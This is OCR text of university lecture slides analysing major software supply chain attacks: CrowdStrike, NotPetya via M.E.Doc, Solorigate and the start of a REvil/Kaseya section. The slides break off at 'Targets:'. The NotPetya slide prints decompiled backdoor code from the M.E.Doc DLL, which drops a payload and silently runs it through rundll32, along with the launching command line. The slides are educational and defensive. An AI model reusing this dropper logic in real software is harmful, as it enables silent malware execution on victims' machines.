PROMIS Professional Master in Information Security
Online Courses for Professionals in Security

BLEKINGE INSTITUTE OF TECHNOLOGY


Analysis of the most destructive software supply chain attacks

by Dr. Oleksandr Adamov and Dr. Oleksii Baranovskiy
Senior Lecturer @BTH
20 November 2024

Upcoming Security Seminars and Events
Send an email to **Monique Johansson mow@bth.se** to subscribe to our mailing list and stay up to date for PROMIS talks and events!

PRO.M.IS
security built in
Visit PROMIS promisedu.se

CrowdStrike incident (19/07/2024)




BLEKINGE INSTITUTE OF TECHNOLOGY

Types of supply chain attacks

Supply chain compromise can take place at any stage of the supply chain including manipulation/compromise of:

- development tools and environment;
- source code repositories (public or private);
- replacement of legitimate software;
- software update/distribution mechanisms;
- system images and containers.




Sources:
https://csrc.nist.gov/CSRC/media/Projects/Supply-Chain-Risk-Management/documents/ssca/2017-winter/NCSC_Placemat.pdf

Types of supply-chain attacks by Microsoft

1. Compromised software building tools or update infrastructure
2. Stolen code-sign certificates or signed malicious apps using the identity of dev company
3. Compromised specialized code shipped into hardware or firmware components
4. Pre-installed malware on devices (cameras, USB, phones, etc.)

Source:
https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/supply-chain-malware

NotPetya via M.E.Doc - 2017



Backdoor in MEDoc's ZvitPublishedObjects.dll

```
C:\\Windows\\system32\\rundll32.exe C:\\Windows\\perfc.dat,#1 30
```

Source:
https://www.virusbulletin.com/conference/vb2017/abstracts/last-minute-paper-battlefield-ukraine-finding-patterns-behind-summer-cyber-attacks

```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string empty = string.Empty;
    string str = "FAIL DUMP";
    string empty1 = string.Empty;
    try
    {
        try
        {
            string environmentVariable = Environment.GetEnvironmentVariable("windir");
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicatior
            if (!string.IsNullOrEmpty(environmentVariable))
            {
                empty1 = Path.Combine(environmentVariable, name);
                str = this.DumpData(empty1, data);
            }
            if (!File.Exists(empty1) && !string.IsNullOrEmpty(folderPath))
            {
                empty1 = Path.Combine(folderPath, name);
                str = this.DumpData(empty1, data);
            }
            if ("OK" == str)
            {
                string str1 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
                Process process = new Process();
                ProcessStartInfo processStartInfo = new ProcessStartInfo()
                {
                    FileName = str1,
                    UseShellExecute = false,
                    RedirectStandardOutput = true,
                    CreateNoWindow = true,
                    Arguments = string.Format("\"{0}\",#1 {1}", empty1, arguments)
                };
                process.StartInfo = processStartInfo;
                using (Process process1 = process)
                {
                    process1.Start();
                    if (num <= 0)
                    {
                        empty = string.Concat("Started Infinite: ", empty1);
                    }
                    else
                    {
                        process1.WaitForExit(num);
                        if (!process1.HasExited)
```

Solorigate

Solarigate backdoor in SolarWinds Orion platform reported by FireEye on December 08, 2020

SUPPLY CHAIN ATTACK
Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE
When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.


DEFENSE EVASION
The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON
The backdoor gathers system info

INITIAL C2
The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.


EXFILTRATION
The backdoor sends gathered information to the attacker.

HANDS-ON-KEYBOARD ATTACK
The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.




Source:
https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

REvil attack via Kaseya VSA (2021)



Targets:

